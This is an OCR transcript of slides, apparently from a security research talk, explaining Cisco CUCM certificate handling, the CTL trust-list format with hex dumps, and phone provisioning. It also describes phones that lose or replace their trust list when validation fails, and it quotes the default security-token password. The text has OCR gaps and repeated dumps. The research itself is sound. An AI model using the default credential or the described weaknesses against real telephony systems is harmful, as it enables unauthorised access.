
- Cert (on CUCM) to sign TFTP files and secure SIP-TLS
  - Let‘s call this “call manager certificate“.
- Cert[s] for “intermediate CA“ (CAPF) that signs the phones‘ certs
  - This one is generated and stored on CUCM. (usually. exception: when $ORG_PKI used).
- Certs for secure communication from phone to CUCM
  - LSCs
- Others (MICs et.al.)

What is a CTL and what Does it Serve For?

- CTL: Certificate Trust List
- Main purpose:
  - Distribution of pubkeys.
  - Root of trust
- To sign CTL special tokens are needed
  - “Aladdin by Cisco“, KEY-CCM-ADMIN-K9=
  - Contain privkeys of “some Cisco cert“.

Btw

Does this look trustworthy? ;-)



Cisco IP Telephony Security Token Advisory

Cisco recommends that you store the security tokens in a location that you will remember. If you want to do so, keep one security token in the USB port at all times.

Tip During the Cisco CTL client configurat
Enter the default password, Cisco123,

Caution Cisco requires a minimum of two security tokens for Cisco CTL client configuration. If you want to do dditional security tokens and immediately add the tokens to the CTL file. If you need to for any reason, you must use one security token that exists in the file.

Cisco recommends you store the security tokens in a location that you will remember. If you want to do so, keep one ty token in the USB port at all times.

Tip During the Cisco CT ient configuration, a prompt asks you to enter a password for the security token. Enter the default p ord, **Cisco123**, which is case sensitive.


For more infor n on the security token, authentication, and the Cisco CTL client, refer to *Cisco IP Phone Auth ation and Encryption for Cisco CallManager 4.0(1).*

FCC Compliance

Cisco Security Administrator Security Token (SAST) USB has been tested and found to comply with the limits for a Class B digital device, pursuant to Part 15 of the FCC rules. These limits are designed to provide reasonable protection against harmful interference in a residential installation.

This equipment generates, uses and can radiate radio frequency energy and, if not installed and used in accordance with the instructions, may cause harmful interference to radio communications. However, there is no guarantee that interference will not occur in a particular installation.

Format of CTL



- Proprietary
- Binary format, lots of TLVs
- Checksum
  - SHA-1 plus
  - $SOME_MAGIC_CRYPTO_HEADER (216 bytes)


```
0000000: 0100 0201 0202 0002 0130 0300 7504 0038  .........0..u..8
0000010: 636e 3d22 5341 5354 2d41 444e 3030 3835  cn="SAST-ADN0085
0000020: 3762 6366 2020 2020 2020 2020 223b 6f75  7bcf        ";ou
0000030: 3d49 5043 4255 3b6f 3d22 4369 7363 6f20  =IPCBU;o="Cisco
0000040: 5379 7374 656d 7300 0500 0ae8 cd11 0000  Systems.........
0000050: 0020 f20a 5206 002a 636e 3d43 6973 636f  . ..R..*cn=Cisco
0000060: 204d 616e 7566 6163 7475 7269 6e67 2043   Manufacturing C
0000070: 413b 6f3d 4369 7363 6f20 5379 7374 656d  A;o=Cisco System
0000080: 7300 0700 0f08 0001 0109 0008 0a00 0100  s...............
0000090: 0b00 0101 0c00 80ab 37d7 210c d934 4825  ........7.!..4H%
00000a0: 35ea 33b0 4cbb 6407 b4ef 32c3 3e7a ac84  5.3.L.d...2.>z..
00000b0: 90fb 3fb5 84f2 7ed0 3389 03fe a231 6225  ..?...~.3....1b%
00000c0: 5ebe f53b f87c 78af f531 0019 e742 6353  ^..;.|x..1...BcS
00000d0: 61ef 6104 f998 4d12 392c 9bbd 2816 cbab  a.a...M.9,..(...
00000e0: cb5b 0fa3 7158 08fe 6b5f cc38 954d f649  .[..qX..k_.8.M.I
00000f0: 20f0 8556 52a9 fa32 f261 01b9 5e49 1b52   ..VR..2.a..^I.R
0000100: c53b 89ab 0295 b8fd eb5f a0f1 c2e5 c1e3  .;......._......
```

CTL

```
0000000: 0100 0201 0202 0002 0130 0300 7504 0038  .........0..u..8
0000010: 636e 3d22 5341 5354 2d41 444e 3030 3835  cn="SAST-ADN0085
0000020: 3762 6366 2020 2020 2020 2020 223b 6f75  7bcf        ";ou
0000030: 3d49 5043 4255 3b6f 3d22 4369 7363 6f20  =IPCBU;o="Cisco 
0000040: 5379 7374 656d 7300 0500 0ae8 cd11 0000  Systems.........
0000050: 0020 f20a 5206 002a 636e 3d43 6973 636f  . ..R..*cn=Cisco
0000060: 204d 616e 7566 6163 7475 7269 6e67 2043   Manufacturing C
0000070: 413b 6f3d 4369 7363 6f20 5379 7374 656d  A;o=Cisco System
0000080: 7300 0700 0f08 0001 0109 0008 0a00 0100  s...............
0000090: 0b00 0101 0c00 80ab 37d7 210c d934 4825  ........7.!..4H%
00000a0: 35ea 33b0 4cbb 6407 b4ef 32c3 3e7a ac84  5.3.L.d...2.>z..
00000b0: 90fb 3fb5 84f2 7ed0 3389 03fe a231 6225  ..?...~.3....1b%
00000c0: 5ebe f53b f87c 78af f531 0019 e742 6353  ^..;.|x..1...BcS
00000d0: 61ef 6104 f998 4d12 392c 9bbd 2816 cbab  a.a...M.9,..(...
00000e0: cb5b 0fa3 7158 08fe 6b5f cc38 954d f649  .[..qX..k_.8.M.I
00000f0: 20f0 8556 52a9 fa32 f261 01b9 5e49 1b52   ..VR..2.a..^I.R
0000100: c53b 89ab 0295 b8fd eb5f a0f1 c2e5 c1e3  .;......._......
```

CTL

CTL



```
0000000: 0100 0201 0202 0002 0130 0300 7504 0038  .........0..u..8
0000010: 636e 3d22 5341 5354 2d41 444e 3030 3835  cn="SAST-ADN0085
0000020: 3762 6366 2020 2020 2020 2020 223b 6f75  7bcf        ";ou
0000030: 3d49 5043 4255 3b6f 3d22 4369 7363 6f20  =IPCBU;o="Cisco
0000040: 5379 7374 656d 7300 0500 0ae8 cd11 0000  Systems.........
0000050: 0020 f20a 5206 002a 636e 3d43 6973 636f  .  ..R..*cn=Cisco
0000060: 204d 616e 7566 6163 7475 7269 6e67 2043   Manufacturing C
0000070: 413b 6f3d 4369 7363 6f20 5379 7374 656d  A;o=Cisco System
0000080: 7300 0700 0f08 0001 0109 0008 0a00 0100  s...............
0000090: 0b00 0101 0c00 80ab 37d7 210c d934 4825  .........7.!..4H%
00000a0: 35ea 33b0 4cbb 6407 b4ef 32c3 3e7a ac84  5.3.L.d...2.>z..
00000b0: 90fb 3fb5 84f2 7ed0 3389 03fe a231 6225  ..?...~.3....1b%
00000c0: 5ebe f53b f87c 78af f531 0019 e742 6353  ^..;.|x..1...BcS
00000d0: 61ef 6104 f998 4d12 392c 9bbd 2816 cbab  a.a...M.9,..(...
00000e0: cb5b 0fa3 7158 08fe 6b5f cc38 954d f649  .[..qX..k_.8.M.I
00000f0: 20f0 8556 52a9 fa32 f261 01b9 5e49 1b52   ..VR..2.a..^I.R
0000100: c53b 89ab 0295 b8fd eb5f a0f1 c2e5 c1e3  .;......._......
```

🟩 = Type

🟥 = Length

🟦 = Values


🟧 = Value (without length)

More Theory: Deployment of Certs

- (1) During setup CUCM generates certificates
  - One for signing config files (transmitted per TFTP)
    - This one is also used for SIP-TLS (on CUCM's side).
    - Let's call this "Call manager [CM] certificate".
  - Another "intermediate" one, for CAPF service
    - This one is used for signing the certificates requested later on by the phones.
    - This is one CA ;-)

- (2) Use "CTL Client" software on $WIN.
  - Connects to each CUCM within cluster and retrieves all certs (see above).
  - Requests (Aladin hardware) tokens to retrieve cert signed by "Cisco Manufacturing CA" (another CA involved...).
  - Bundle all these certs into one big file and sign this by means of (hardware/Aladin) token.
    - This file is the famous CTL. Which is uploaded to CUCM then.

More Theory: Deployment of Certs



During setup CUCM generates certificates.

Cisco Unified
Communications Manager
(CUCM)

Call manager [CM] certificate:

→For signing config files (transmitted per TFTP)


→Also used for SIP-TLS (on CUCM‘s side)

“Intermediate“ one for CAPF service

→Used for signing the certificates requested later on by the phones (the LSCs).

→This is one CA ;-)

More Theory: CTL Client



Cisco Unified Communications Manager (CUCM)

All certs from each CUCM within cluster

CTL Client

Aladdin Hardware Token
→To retrieve cert signed by "Cisco Manufacturing CA" (yet another CA involved...).

Bundle of all certs = CTL

CTL uploaded to CUCM

Now that we know all those certs and the famous CTL…

How‘s this stuff actually used in practice?


Initial Provisioning of $PHONE

- Depends on version of CUCM used
  - CUCM v8 introduced ITL (*Initial Trust List*)
  - In the following CUCM v7 discussed
    - As this is the mainly deployed one to be found in the field anyway.
- Furthermore, at some points, we have to distinguish between
  - What Cisco writes in their documentation.
  - What happens in reality ;-)

Initial Provisioning, Continued

- Here's what happens
  - Initial retrieval of CTL.
    - This one is fully trusted.
  - Phone checks if yet-another-cert, the LSC (see above ;-) *Local Significant Certificate*) is present
    - If no LSC present, ask CUCM for signed (= "CTL validated") configuration file.
      - This is a "partial config file", mainly instructing phone to contact CAPF to get own (LSC).
      - Based on this instruction some proprietary certificate request takes place.
      - GOTO next step.
    - If present, ask for signed+crypted configuration file.
      - This one is a "full one".
      - Signature validation performed via CTL.
      - Config decryption performed by means of (privkey corresponding to) LSC.

IP Phone/CAPF Interaction 1/2



3) CUCM sends initial CTL file.

1) Phone boots.

2) Phone contacts the TFTP Server.


4) Phone checks if LSC is installed.

CUCM w/ CAPF

IP Phone/CAPF Interaction 2/2

9) CAPF issues certificate and sends it back to the phone.

6) CUCM sends partial config file (instruct phone to contact CAPF Service to generate a LSC).




7) Phone generates public/ private key pair.

5) If not, contact CUCM to get "partial" config file.

10) Phone installs cert and reboots.

8) Phone sends public key to CAPF service in a (somewhat proprietary) message.

CUCM w/ CAPF



```
0000000: 0100 0201 0102 0002 0198 0300 5b04 0027  ............[..'
0000010: 434e 3d73 6f6d 6553 6967 6e65 723b 4f55  CN=someSigner;OU
0000020: 3d73 6f6d 654f 7267 556e 6974 3b4f 3d73  =someOrgUnit;O=s
0000030: 6f6d 654f 7267 0005 0008 1234 5678 90ab  omeOrg.....4Vx..
0000040: cdef 0600 2343 4e3d 736f 6d65 4341 3b4f  ....#CN=someCA;O
0000050: 553d 736f 6d65 4f72 6755 6e69 743b 4f3d  U=someOrgUnit;O=
0000060: 736f 6d65 4f72 6700 0700 0f08 0001 0109  someOrg.........
0000070: 0008 0a00 0100 0b00 0102 0c01 0073 a876  ..............s.v
0000080: afbd d1f8 8120 c51a bf65 a050 4c29 6ac4  .....  ...e.PL)j.
0000090: f5f0 8a51 f2b9 e6b7 45c4 d330 2efd 6f2c  ...Q....E..0..o,
```

🟩 = Type

🟥 = Length

🟦 = Values

🟧 = Value (without length)

🟪 = Serial number

For the record: The above cert is shown-as-is, it is *not* obfuscated.
Can you spot the serial number? And who owns the domain someOrg? ;-)

Btw...

Cert used at initial provisioning

Each Subsequent Boot

- What Cisco writes
  - Retrieve CTL to check for changes/updates.
  - Validate potential new CTL, which must be signed with a cert present in $OLD_CTL.
    - Reject $NEW_CTL if this validation fails and continue with $OLD_CTL.
  - Actually this applies to a number of (phone) models.
    - We do not (yet) have a clear overview which ones.
- But...

Still, some behave differently ;-)

Reality ≠ Theory


- Here‘s what happens for some phones (models)
  - Retrieve CTL to check for changes/updates.
  - Validate potential new CTL.
  - Now, there‘s two flavors:

⚠ 1. If validation fails (for whatever reason ;-), reject $NEW_CTL.
   - **BUT: $OLD_CTL gets lost as well.**

   ⇒ **We‘re down to initial provisioning state.**

OR

⚠ 2. Just accept the new one (similar to above).



```
17 45 03/04/12                         111
Status Messages
17:43:30 SP95548010.cnf.xmLenc.sgn
17:43:28 Trust List Updated
17:09:33 SP95548010.cnf.xmLenc.sgn
17:09:33 Trust List Updated
12:54:44 SP95548010.cnf.xmLenc.sgn
12:54:44 Trust List Updated
12:54:32p SP95548010.cnf.xmLenc.sgn
